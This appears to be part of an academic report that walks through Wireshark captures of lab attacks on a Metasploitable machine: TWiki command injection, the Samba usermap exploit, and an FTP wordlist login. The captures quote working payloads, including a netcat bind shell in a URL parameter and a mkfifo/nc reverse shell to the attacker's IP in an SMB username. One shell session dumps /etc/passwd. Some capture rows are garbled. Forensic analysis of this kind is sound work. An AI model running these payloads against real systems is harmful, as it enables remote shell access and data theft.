
The image shows a Wireshark capture of ICMP messages. The interface includes a menu bar (File, Edit, View, Go, Capture, Analyze, Statistics, Telephony, Wireless, Tools, Help) and a toolbar. Below the toolbar is a display filter: 'Apply a display filter ... <Ctrl-/>'. The main pane shows a list of 10 packets. The first packet is an ICMP Echo (ping) request from 192.168.10.90 to 192.168.20.21. The subsequent packets are replies from 192.168.20.21 to 192.168.10.90. The table below represents the data shown in the packet list pane.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	192.168.10.90	192.168.20.21	ICMP	98	Echo (ping) request id=0x07ef, seq=1/256, ttl=64 (reply in 2)
2	0.003602764	192.168.20.21	192.168.10.90	ICMP	98	Echo (ping) reply id=0x07ef, seq=1/256, ttl=63 (request in 1)
3	1.002393317	192.168.10.90	192.168.20.21	ICMP	98	Echo (ping) request id=0x07ef, seq=2/512, ttl=64 (reply in 4)
4	1.006273537	192.168.20.21	192.168.10.90	ICMP	98	Echo (ping) reply id=0x07ef, seq=2/512, ttl=63 (request in 3)
5	2.006758345	192.168.10.90	192.168.20.21	ICMP	98	Echo (ping) request id=0x07ef, seq=3/768, ttl=64 (reply in 6)
6	2.010781789	192.168.20.21	192.168.10.90	ICMP	98	Echo (ping) reply id=0x07ef, seq=3/768, ttl=63 (request in 5)
7	3.013968107	192.168.10.90	192.168.20.21	ICMP	98	Echo (ping) request id=0x07ef, seq=4/1024, ttl=64 (reply in 8)
8	3.017746171	192.168.20.21	192.168.10.90	ICMP	98	Echo (ping) reply id=0x07ef, seq=4/1024, ttl=63 (request in 7)
9	4.015444669	192.168.10.90	192.168.20.21	ICMP	98	Echo (ping) request id=0x07ef, seq=5/1280, ttl=64 (reply in 10)
10	4.017988339	192.168.20.21	192.168.10.90	ICMP	98	Echo (ping) reply id=0x07ef, seq=5/1280, ttl=63 (request in 9)

Fig. 446. ICMP messages

2. TCP handshake

After getting the reachability confirmation from the ICMP packets, attacker established a TCP connection with the victim machine by performing TCP handshake. During an exploit, attacker will send a malicious payload from the attacking machine to the victim machine and this needs a TCP connection between them. Below is the figure which depicts the TCP handshake between these two machines.




The image shows a Wireshark capture of a TCP handshake. The table below represents the data shown in the packet list pane.

No.	Time	Source	Destination	Protocol	Length	Info
11	11.930767177	192.168.10.90	192.168.20.21	TCP	74	39425 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=520904338 TSecr=0 WS=128
12	11.935117280	192.168.20.21	192.168.10.90	TCP	74	80 → 39425 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM=1 TSval=179988 TSecr=520904338 WS=128
13	11.935215464	192.168.10.90	192.168.20.21	TCP	66	39425 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=520904342 TSecr=179988

Fig. 447. TCP handshake

3. GET request to the victim machine

Here, the TCP connection is established, and the attacker sent a HTTP request with a GET parameter using the payload. The HTTP request crafted with a URL directed to the TWiki users and the URL also contains a revision resource which has shell metacharacters that gain shell access of the victim machine to the attacker. TWiki web application is vulnerable to attack and listed as CVE-2005-2877 [224]. Below is the figure which shows the TCP stream of the HTTP requests sent by the attacker.



The image shows a Wireshark capture of an HTTP GET request. The table below represents the data shown in the packet list pane.

No.	Time	Source	Destination	Protocol	Length	Info
14	11.940325134	192.168.10.90	192.168.20.21	HTTP	301	GET /twiki/bin/view/Main/TWikiUsers?rev=09%20%60nc%20-1%20-p%204444%20-e%20/bin/sh%60%23 HTTP/1.1
15	11.945099994	192.168.20.21	192.168.10.90	TCP	66	80 → 39425 [ACK] Seq=1 Ack=236 Win=6912 Len=0 TSval=179989 TSecr=520904347
16	13.212676699	192.168.20.21	192.168.10.90	TCP	2962	80 → 39425 [ACK] Seq=1 Ack=236 Win=6912 Len=2896 TSval=180116 TSecr=520904347 [TCP segment of a reassembled PDU]
17	13.212813884	192.168.10.90	192.168.20.21	TCP	66	39425 → 80 [ACK] Seq=236 Ack=2897 Win=63488 Len=0 TSval=520905620 TSecr=180116
18	13.215757419	192.168.20.21	192.168.10.90	TCP	3914	80 → 39425 [PSH, ACK] Seq=2897 Ack=236 Win=6912 Len=3848 TSval=180117 TSecr=520905620 [TCP segment of a reassembled PDU]
19	13.215840627	192.168.10.90	192.168.20.21	TCP	66	39425 → 80 [ACK] Seq=236 Ack=6745 Win=62592 Len=0 TSval=520905623 TSecr=180117
20	13.218841892	192.168.20.21	192.168.10.90	HTTP	71	HTTP/1.1 200 OK (text/html)

Fig. 448. HTTP GET Request

Following is the data obtained from the above TCP stream. This shows that the TWiki web application is hosted on Apache 2.2.8 server.

```

Wireshark · Follow TCP Stream (tcp.stream eq 0) · twiki_history.pcapng
GET /twiki/bin/view/Main/TWikiUsers?rev=89%20%60nc%20-1%20-p%204444%20-e%20/bin/sh%60%23 HTTP/1.1
Host: 192.168.20.21
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Content-Type: application/x-www-form-urlencoded

HTTP/1.1 200 OK
Date: Sun, 28 Feb 2021 17:29:01 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
Transfer-Encoding: chunked
Content-Type: text/html; charset=ISO-8859-1

```

Fig. 449. TCP Stream (tcp.stream eq 0)

4. TCP Stream (tcp.stream eq 0) analysis

Further analyzing the above TCP stream, usernames along with the dates when they were created are found and the same can be observed in the below figure.

```

<li> <a href="/twiki/bin/view/Main/JohnTalintyre">JohnTalintyre</a> - <a href="/twiki/bin/view/Main/JohnTalintyre">JohnTalintyre</a> - 01 Aug 2001
</li>
<li> K - <a name="K">- - - </a>
</li>
<li> L - <a name="L">- - - </a>
</li>
<li> M - <a name="M">- - - </a>
</li>
<li> N - <a name="N">- - - </a>
</li>
<li> <a href="/twiki/bin/view/Main/NicholasLee">NicholasLee</a> - <a href="/twiki/bin/view/Main/NicholasLee">NicholasLee</a> - 28 Aug 2000
</li>
<li> O - <a name="O">- - - </a>
</li>
<li> P - <a name="P">- - - </a>
</li>
<li> <a href="/twiki/bin/view/Main/PeterThoeny">PeterThoeny</a> - thoeny - 10 Feb 1999
</li>
<li> Q - <a name="Q">- - - </a>
</li>
<li> R - <a name="R">- - - </a>
</li>
<li> S - <a name="S">- - - </a>
</li>
<li> T - <a name="T">- - - </a>
</li>
<li> <a href="/twiki/bin/view/Main/TWikiGuest">TWikiGuest</a> - guest - 10 Feb 1999

```

Fig. 450. TWiki users

5. TCP RST

The above attempt to exploit the victim machine was unsuccessful and the TCP connection was ended by sending a FIN packet to the victim machine. The TCP FIN conversation can be observed in the following figure.

21	13.218911842	192.168.10.90	192.168.20.21	TCP	66 39425 → 80 [ACK] Seq=236 Ack=6750 Win=64128 Len=0 TSval=520905626 TSecr=180117
22	13.221513853	192.168.10.90	192.168.20.21	TCP	66 39425 → 80 [FIN, ACK] Seq=236 Ack=6750 Win=64128 Len=0 TSval=520905629 TSecr=180117
23	13.233026965	192.168.10.90	192.168.20.21	TCP	74 46444 → 4444 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=520905640 TSecr=0 WS=128
24	13.236098314	192.168.20.21	192.168.10.90	TCP	60 4444 → 46445 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
25	13.266025405	192.168.20.21	192.168.10.90	TCP	66 80 → 39425 [ACK] Seq=6750 Ack=237 Win=6912 Len=0 TSval=180122 TSecr=520905629
26	13.266025929	192.168.20.21	192.168.10.90	TCP	66 80 → 39425 [FIN, ACK] Seq=6750 Ack=237 Win=6912 Len=0 TSval=180122 TSecr=520905629
27	13.266205484	192.168.10.90	192.168.20.21	TCP	66 39425 → 80 [ACK] Seq=237 Ack=6751 Win=64128 Len=0 TSval=520905673 TSecr=180122
28	13.895817482	192.168.10.90	192.168.20.21	TCP	74 46389 → 4444 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=520906303 TSecr=0 WS=128
29	13.901006899	192.168.20.21	192.168.10.90	TCP	60 4444 → 46389 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
30	14.517779626	192.168.10.90	192.168.20.21	TCP	74 45555 → 4444 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=520906925 TSecr=0 WS=128
31	14.524444767	192.168.20.21	192.168.10.90	TCP	60 4444 → 45555 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
32	15.218841121	192.168.10.90	192.168.20.21	TCP	74 41935 → 4444 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=520907622 TSecr=0 WS=128
33	15.218841982	192.168.20.21	192.168.10.90	TCP	60 4444 → 41935 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0

Fig. 451. TCP RST

6. Another GET request from the attacking machine

After the failure in the above attempt, the attacker again sent HTTP request with the GET parameter to the victim machine. These attempts were performed multiple times until the attacker got the shell access of the victim machine. Below figure shows one of the attempts made by an attacker.

34	25.914441493	192.168.10.90	192.168.20.21	TCP	74	39911	+ 80	[SYN]	Seq=0	Win=64240	Len=0	MSS=1460	SACK_PERM=1	Tsval=520918322	TSecr=0	WS=128	
35	25.918813004	192.168.20.21	192.168.10.90	TCP	74	80	+ 39911	[SYN, ACK]	Seq=0	Ack=1	Win=5792	Len=0	MSS=1460	SACK_PERM=1	Tsval=181390	TSecr=520918322	WS=128
36	25.919054282	192.168.10.90	192.168.20.21	TCP	66	39911	+ 80	[ACK]	Seq=1	Ack=1	Win=64256	Len=0	Tsval=520918326	TSecr=181390			
37	25.921635810	192.168.10.90	192.168.20.21	HTTP	304	GET /twiki/bin/view/Main/TwikiUsers?rev=740782060ncx20-1%20-p%204444%20-e%20/bin/sh%60%23 HTTP/1.1											
38	25.924753777	192.168.20.21	192.168.10.90	TCP	66	80	+ 39911	[ACK]	Seq=1	Ack=239	Win=6912	Len=0	Tsval=181391	TSecr=520918329			
39	26.052155676	192.168.20.21	192.168.10.90	TCP	4288	80	+ 39911	[PSH, ACK]	Seq=1	Ack=239	Win=6912	Len=4222	Tsval=181463	TSecr=520918329	[TCP segment of a reassembled PDU]		
40	26.052247970	192.168.10.90	192.168.20.21	TCP	66	39911	+ 80	[ACK]	Seq=239	Ack=4223	Win=62592	Len=0	Tsval=520919059	TSecr=181463			
41	26.054861702	192.168.20.21	192.168.10.90	TCP	2580	80	+ 39911	[PSH, ACK]	Seq=4223	Ack=239	Win=6912	Len=2522	Tsval=181464	TSecr=520919059	[TCP segment of a reassembled PDU]		
42	26.054903579	192.168.10.90	192.168.20.21	TCP	66	39911	+ 80	[ACK]	Seq=239	Ack=6745	Win=63488	Len=0	Tsval=520919062	TSecr=181464			
43	26.055962780	192.168.20.21	192.168.10.90	HTTP	71	HTTP/1.1 200 OK (text/html)											
44	26.055995250	192.168.10.90	192.168.20.21	TCP	66	39911	+ 80	[ACK]	Seq=239	Ack=6750	Win=64128	Len=0	Tsval=520919063	TSecr=181464			
45	26.059801265	192.168.10.90	192.168.20.21	TCP	66	39911	+ 80	[FIN, ACK]	Seq=239	Ack=6750	Win=64128	Len=0	Tsval=520919067	TSecr=181464			
46	26.076972188	192.168.10.90	192.168.20.21	TCP	74	48611	+ 4444	[SYN]	Seq=0	Win=64240	Len=0	MSS=1460	SACK_PERM=1	Tsval=520919084	TSecr=0	WS=128	
47	26.680987692	192.168.20.21	192.168.10.90	TCP	60	4444	+ 48611	[RST, ACK]	Seq=1	Ack=1	Win=0	Len=0					
48	26.700816001	192.168.20.21	192.168.10.90	TCP	66	80	+ 39911	[ACK]	Seq=6750	Ack=240	Win=6912	Len=0	Tsval=181469	TSecr=520919067			
49	26.701342621	192.168.20.21	192.168.10.90	TCP	66	80	+ 39911	[FIN, ACK]	Seq=6750	Ack=240	Win=6912	Len=0	Tsval=181469	TSecr=520919067			
50	26.701419062	192.168.10.90	192.168.20.21	TCP	66	39911	+ 80	[ACK]	Seq=240	Ack=6751	Win=64128	Len=0	Tsval=520919109	TSecr=181469			

Fig. 452. Multiple HTTP request attempts

7. Gaining the shell access

At some point, attacker was successful in exploiting the victim machine and gained shell access. After gaining the shell access, attacker executed some OS commands to get the information of the victim machine.

```

Wireshark - Follow TCP Stream (tcp.stream eq 12) - twiki_history.pcap

ifconfig
whoami
www-data
pwd
/var/www/twiki/bin
ls -l
total 220
-rwxr-xr-x 1 www-data www-data 4986 Jan 4 2003 attach
-rwxr-xr-x 1 www-data www-data 3734 Jan 4 2003 changes
-rwxr-xr-x 1 www-data www-data 9362 Jan 4 2003 edit
-rwxr-xr-x 1 www-data www-data 1878 Jan 4 2003 geturl
-rwxr-xr-x 1 www-data www-data 4587 Jan 4 2003 installpasswd
-rwxr-xr-x 1 www-data www-data 7231 Jan 6 2003 mailnotify
-rwxr-xr-x 1 www-data www-data 8228 Jan 4 2003 manage
-rwxr-xr-x 1 www-data www-data 2445 Jan 4 2003 oops
-rwxr-xr-x 1 www-data www-data 6936 Jan 4 2003 passwd
-rwxr-xr-x 1 www-data www-data 5820 Jan 4 2003 preview
-rwxr-xr-x 1 www-data www-data 9657 Feb 1 2003 rdiff
-rwxr-xr-x 1 www-data www-data 10584 Jan 4 2003 register
-rwxr-xr-x 1 www-data www-data 14746 Jan 5 2003 rename
-rwxr-xr-x 1 www-data www-data 4800 Jan 4 2003 save
-rwxr-xr-x 1 www-data www-data 4729 Jan 4 2003 search
-rw-r--r-- 1 www-data www-data 1415 Feb 1 2003 setlib.cfg
-rwxr-xr-x 1 www-data www-data 19266 Feb 1 2003 statistics
-rwxr-xr-x 1 www-data www-data 30626 Jan 4 2003 testenv
-rwxr-xr-x 1 www-data www-data 14313 Jan 30 2003 upload
-rwxr-xr-x 1 www-data www-data 11674 Jan 30 2003 view
-rwxr-xr-x 1 www-data www-data 2944 Jan 5 2003 viewfile
exit

```

Fig. 453. Shell access

T. Wireshark analysis of Playbook 31: Samba Exploit

- i. PCAP – samba.pcapng
- ii. Wireshark analysis:

1. ICMP Messages

To check the reachability of the victim machine, the attacker has sent five ICMP requests. Victim machine responded to the ICMP requests from the attacking machine by sending the ICMP replies to the respective ICMP requests. Here, the IP address of attacking machine is 192.168.10.9 and the IP address of 192.168.20.10. It shows that the victim machine is reachable for the attacker. The flow of the ICMP packets is shown below.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	192.168.10.90	192.168.20.11	ICMP	98	Echo (ping) request id=0x0a4, seq=1/256, ttl=64 (reply in 2)
2	0.003747358	192.168.20.11	192.168.10.90	ICMP	98	Echo (ping) reply id=0x0a4, seq=1/256, ttl=63 (request in 1)
3	1.061964004	192.168.10.90	192.168.20.11	ICMP	98	Echo (ping) request id=0x0a4, seq=2/512, ttl=64 (reply in 4)
4	1.065316005	192.168.20.11	192.168.10.90	ICMP	98	Echo (ping) reply id=0x0a4, seq=2/512, ttl=63 (request in 3)
5	2.063843117	192.168.10.90	192.168.20.11	ICMP	98	Echo (ping) request id=0x0a4, seq=3/768, ttl=64 (reply in 6)
6	2.068597935	192.168.20.11	192.168.10.90	ICMP	98	Echo (ping) reply id=0x0a4, seq=3/768, ttl=63 (request in 5)
7	3.070782662	192.168.10.90	192.168.20.11	ICMP	98	Echo (ping) request id=0x0a4, seq=4/1024, ttl=64 (reply in 8)
8	3.074213229	192.168.20.11	192.168.10.90	ICMP	98	Echo (ping) reply id=0x0a4, seq=4/1024, ttl=63 (request in 7)
9	4.071316272	192.168.10.90	192.168.20.11	ICMP	98	Echo (ping) request id=0x0a4, seq=5/1280, ttl=64 (reply in 10)
10	4.075218881	192.168.20.11	192.168.10.90	ICMP	98	Echo (ping) reply id=0x0a4, seq=5/1280, ttl=63 (request in 9)

Fig. 454. ICMP packets

2. TCP handshake

TCP handshake was initiated by the attacker to the victim machine to establish the TCP connection. This connection allowed the attacker to send the malicious payload in order to exploit the victim machine. Below figure shows the TCP handshake between attacking and victim machines.

11	8.560447331	192.168.10.90	192.168.20.11	TCP	74	36587 → 139 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=3762185499 TSecr=0 WS=128
12	8.563757619	192.168.20.11	192.168.10.90	TCP	74	139 → 36587 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM=1 TSval=281199 TSecr=3762185499 WS=128
13	8.563862003	192.168.10.90	192.168.20.11	TCP	66	36587 → 139 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=3762185502 TSecr=281199

Fig. 455. TCP handshake

3. SMB negotiation

Attacker sent a SMB negotiation request to the victim machine in order to establish a SMB session after the successful TCP connection. Victim machine responded to this negotiation request which led to setup a session successfully between these machines. Below figure shows the SMB negotiation between attacking and victim machines.

14	8.577293714	192.168.10.90	192.168.20.11	SMB	154	Negotiate Protocol Request
15	8.585371455	192.168.20.11	192.168.10.90	TCP	66	139 → 36587 [ACK] Seq=1 Ack=89 Win=5888 Len=0 TSval=281200 TSecr=3762185516
16	8.661619342	192.168.20.11	192.168.10.90	SMB	167	Negotiate Protocol Response
17	8.661675216	192.168.10.90	192.168.20.11	TCP	66	36587 → 139 [ACK] Seq=89 Ack=102 Win=64256 Len=0 TSval=3762185600 TSecr=281209
18	8.683965002	192.168.10.90	192.168.20.11	SMB	318	Session Setup AndX Request, User: \\.\/= nohup mkfifo /tmp/qxz1; nc 192.168.10.90 4444 0</tmp/qxz1 /bin/sh >/tmp/qxz1 2>&1; rm...

Fig. 456. SMB negotiation

Further analyzing the above SMB negotiation, some important facts were found. The NT status (New Technology) parameter in the above data packets showed as “STATUS_SUCCESS”. This means that there is no error in the connection and some dialects were also listed among which one dialect is chosen by the victim machine.

No.	Time	Source	Destination	Protocol	Length	Info
14	8.577293714	192.168.10.90	192.168.20.11	SMB	154	Negotiate Protocol Request
16	8.661619342	192.168.20.11	192.168.10.90	SMB	167	Negotiate Protocol Response

```

[Response in: 16]
SMB Command: Negotiate Protocol (0x72)
NT Status: STATUS_SUCCESS (0x00000000)
> Flags: 0x18, Canonicalized Pathnames, Case Sensitivity
> Flags2: 0xc001, Unicode Strings, Error Code Type, Long Names Allowed
Process ID High: 0
Signature: 0000000000000000
Reserved: 0000
Tree ID: 0
Process ID: 9973
User ID: 0
Multiplex ID: 49138
  Negotiate Protocol Request (0x72)
    Word Count (WCT): 0
    Byte Count (BCC): 49
    Requested Dialects
      Dialect: LANMAN1.0
        Buffer Format: Dialect (2)
        Name: LANMAN1.0
      Dialect: LM1.2X002
        Buffer Format: Dialect (2)
        Name: LM1.2X002
  
```

Fig. 457. SMB Negotiate protocol request

Below figure shows the response of the victim machine to the SMB negotiation request. Victim machine selected “NT LANMAN 1.0” as the dialect from the list and USER mode is chosen as the security mode with password encrypted.

```

16 8.6661619342 192.168.20.11 192.168.10.90 SMB 167 Negotiate Protocol Response
  User ID: 0
  Multiplex ID: 49138
  Negotiate Protocol Response (0x72)
    Word Count (WCT): 17
    Selected Index: 2: NT LANMAN 1.0
    Security Mode: 0x03, Mode, Password
      ...1 = Mode: USER security mode
      ...1. = Password: ENCRYPTED password. Use challenge/response
      ...0.. = Signatures: Security signatures NOT enabled
      ...0... = Sig Req: Security signatures NOT required
  
```

Fig. 458. Negotiate protocol response

Below figure shows the response of the attacking machine for the victim’s SMB negotiation protocol response. This response states that the attacking machine is ready to setup a session with the victim machine. Also, it contains a set of passwords and a USER parameter which allows to establish a netcat connection.

```

18 8.683965002 192.168.10.90 192.168.20.11 SMB 318 Session Setup AndX Request, User: /s=nohup mkfifo /tmp/qxzl; nc 192.168.10.90 4444 0</tmp/qxzl | /bin/sh >/tmp/qxzl 2>&1; rm /tmp/qxzl
  Session Setup AndX Request (0x73)
    Word Count (WCT): 13
    AndXCommand: No further commands (0xff)
    Reserved: 00
    AndXOffset: 0
    Max Buffer: 65503
    Max Mpx Count: 2
    VC Number: 1
    Session Key: 0x000013a0
    ANSI Password Length: 24
    Unicode Password Length: 24
    Reserved: 00000000
    Capabilities: 0x00000040, NT Status Codes
    Byte Count (BC): 187
    ANSI Password: ea022dc7626f78ffdd297762115694f966f9732c8a8a770b
    Unicode Password: 9eead102848155188aa8adfd90d25d3300e74ad3ce96c7
    Account: /s=nohup mkfifo /tmp/qxzl; nc 192.168.10.90 4444 0</tmp/qxzl | /bin/sh >/tmp/qxzl 2>&1; rm /tmp/qxzl
    Primary Domain: .
    Native OS: Windows 2000 2195
    Native LAN Manager: Windows 2000 5.0
  
```

Fig. 459. Session setup

4. TCP stream of SMB negotiation

By following the above data stream, it has shown the domain as “WORKGROUP”.

```

Wireshark - Follow TCP Stream (tcp.stream eq 0) - samba.pcapng
...T.SMBr.....&.....1..LANMAN1.0..LM1.2X002..NT LANMAN 1.0..NT LM 0.12....a.SMBr.....&.....
2...A.....^...
h.#...W.O.R.K.G.R.O.U.P.....SMBs.....&.....
@......box..)wb.V..f.s,..w.....U.....]3..J..../=`nohup mkfifo /tmp/qxzl; nc 192.168.10.90 4444 0</tmp/qxzl |
/bin/sh >/tmp/qxzl 2>&1; rm /tmp/qxzl`...Windows 2000 2195.Windows 2000 5.0.
  
```

Fig. 460. TCP stream (tcp.stream eq 0)

5. Shell access:

Attacker gained shell access of the victim machine after a successful SMB negotiation. Some OS commands were executed to know about the victim machine.

```
Wireshark · Follow TCP Stream (tcp.stream eq 1) · samba (1).pcapng
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailng List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534:::/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
```

Fig. 461. TCP stream

U. Wireshark analysis of Playbook 52: Ftp service login using wordlist on version proftpd 1.3.1

i. PCAP – FTPlogin.pcap

ii. Wireshark analysis:

1. TCP traffic

The attacker started the attack on the victim machine by establishing a TCP connection with the TCP handshake. After the successful TCP connection, there is a flow of TCP traffic between the attacking and victim machines with the data in the payload.

32	14.244396	192.168.20.21	10.10.10.13	TCP	124	2121 → 41555 [PSH, ACK] Seq=1 Ack=1 Win=5792 Len=58 TSval=700705 TSecr=2231747596
33	14.245890	10.10.10.13	192.168.20.21	TCP	66	41555 → 2121 [ACK] Seq=1 Ack=59 Win=64256 Len=0 TSval=2231757596 TSecr=700705
34	14.246251	10.10.10.13	192.168.20.21	TCP	77	41555 → 2121 [PSH, ACK] Seq=1 Ack=59 Win=64256 Len=11 TSval=2231757596 TSecr=700705
35	14.246471	192.168.20.21	10.10.10.13	TCP	66	2121 → 41555 [ACK] Seq=59 Ack=12 Win=5792 Len=0 TSval=700705 TSecr=2231757596
36	14.246769	192.168.20.21	10.10.10.13	TCP	97	2121 → 41555 [PSH, ACK] Seq=59 Ack=12 Win=5792 Len=31 TSval=700705 TSecr=2231757596
37	14.247897	10.10.10.13	192.168.20.21	TCP	66	41555 → 2121 [ACK] Seq=12 Ack=90 Win=64256 Len=0 TSval=2231757598 TSecr=700705
38	14.248055	10.10.10.13	192.168.20.21	TCP	77	41555 → 2121 [PSH, ACK] Seq=12 Ack=90 Win=64256 Len=11 TSval=2231757598 TSecr=700705
39	14.248448	192.168.20.21	10.10.10.13	TCP	88	2121 → 41555 [PSH, ACK] Seq=0 Ack=23 Win=5792 Len=22 TSval=700705 TSecr=2231757598
40	14.249589	10.10.10.13	192.168.20.21	TCP	66	41555 → 2121 [ACK] Seq=23 Ack=112 Win=64256 Len=0 TSval=2231757599 TSecr=700705

Fig. 462. PSH,ACK packets

2. FTP version

For the above TCP packets, attacking machine responded with a TCP packet. Payload of this TCP packet contains the information related to the FTP version (ProFTP 1.3.1).

Wireshark · Packet 32 · FTPLogin.pcap

```

> Frame 32: 124 bytes on wire (992 bits), 124 bytes captured (992 bits)
> Ethernet II, Src: RealtekU_12:50:32 (52:54:00:12:50:32), Dst: RealtekU_12:50:06 (52:54:00:12:50:06)
> Internet Protocol Version 4, Src: 192.168.20.21, Dst: 10.10.10.13
> Transmission Control Protocol, Src Port: 2121, Dst Port: 41555, Seq: 1, Ack: 1, Len: 58
> Data (58 bytes)
0000  52 54 00 12 50 06 52 54 00 12 50 32 08 00 45 00  RT..P..RT..P2..E.
0010  00 6e 5f 40 40 00 40 06 f2 75 c0 a8 14 15 0a 0a  .n.@.@..u.....
0020  0a 0d 08 49 a2 53 5f 10 f2 79 d7 ca 1f 5f 80 18  ...I.S_..y..._..
0030  00 b5 04 c1 00 00 01 01 08 0a 00 0a b1 21 85 05  .....!...
0040  c4 0c 32 32 30 20 50 72 6f 46 54 50 44 20 31 2e  .220 Pr oFTPD 1.
0050  33 2e 31 20 53 65 72 76 65 72 20 28 44 65 62 69  3.1 Serv er (Debi
0060  61 6e 29 20 5b 3a 3a 66 66 66 66 3a 31 39 32 2e  an)[:f fff:192.
0070  31 36 38 2e 32 30 2e 32 31 5d 0d 0a             168.20.2 1]..

```

Fig. 463. FTP version

3. Response from attacking machine

After knowing about the FTP version of the server, attacker tried to login into the server with a username “abc”.

Wireshark · Packet 34 · FTPLogin.pcap

```

> Frame 34: 77 bytes on wire (616 bits), 77 bytes captured (616 bits)
> Ethernet II, Src: RealtekU_12:50:06 (52:54:00:12:50:06), Dst: RealtekU_12:50:32 (52:54:00:12:50:32)
> Internet Protocol Version 4, Src: 10.10.10.13, Dst: 192.168.20.21
> Transmission Control Protocol, Src Port: 41555, Dst Port: 2121, Seq: 1, Ack: 59, Len: 11
> Data (11 bytes)
0000  52 54 00 12 50 32 52 54 00 12 50 06 08 00 45 00  RT..P2RT..P...E.
0010  00 3f b9 95 40 00 3e 06 9a 4f 0a 0a 0a 0d c0 a8  .?.@.>..O.....
0020  14 15 a2 53 08 49 d7 ca 1f 5f 5f 10 f2 b3 80 18  ...S.I.._.....
0030  01 f6 2f 90 00 00 01 01 08 0a 85 05 eb 1c 00 0a  ./.-----
0040  b1 21 55 53 45 52 20 61 62 63 20 0d 0a             !USER a bc ..

```

Fig. 464. FTP username

4. Password request

FTP server received the username from the attacker and requested for the password by sending a TCP packet.

```

Wireshark · Packet 36 · FTPLogin.pcap
> Frame 36: 97 bytes on wire (776 bits), 97 bytes captured (776 bits)
> Ethernet II, Src: RealtekU_12:50:32 (52:54:00:12:50:32), Dst: RealtekU_12:50:06 (52:54:00:12:50:06)
> Internet Protocol Version 4, Src: 192.168.20.21, Dst: 10.10.10.13
> Transmission Control Protocol, Src Port: 2121, Dst Port: 41555, Seq: 59, Ack: 12, Len: 31
> Data (31 bytes)
0000  52 54 00 12 50 06 52 54 00 12 50 32 08 00 45 00  RT..P..RT..P2..E.
0010  00 53 5f 42 40 00 40 06 f2 8e c0 a8 14 15 0a 0a  .S_B@.@. ....
0020  0a 0d 08 49 a2 53 5f 10 f2 b3 d7 ca 1f 6a 80 18  ...I.S_.....j..
0030  00 b5 ed 5a 00 00 01 01 08 0a 00 0a b1 21 85 05  ...Z....!...
0040  eb 1c 33 33 31 20 50 61 73 73 77 6f 72 64 20 72  ..331 Pa sswor d
0050  65 71 75 69 72 65 64 20 66 6f 72 20 61 62 63 0d  equired for abc
0060  0a

```

Fig. 465. FTP password request

5. Response for password

Attacker responded to the above TCP packet with a password “root”.

```

Wireshark · Packet 38 · FTPLogin.pcap
> Frame 38: 77 bytes on wire (616 bits), 77 bytes captured (616 bits)
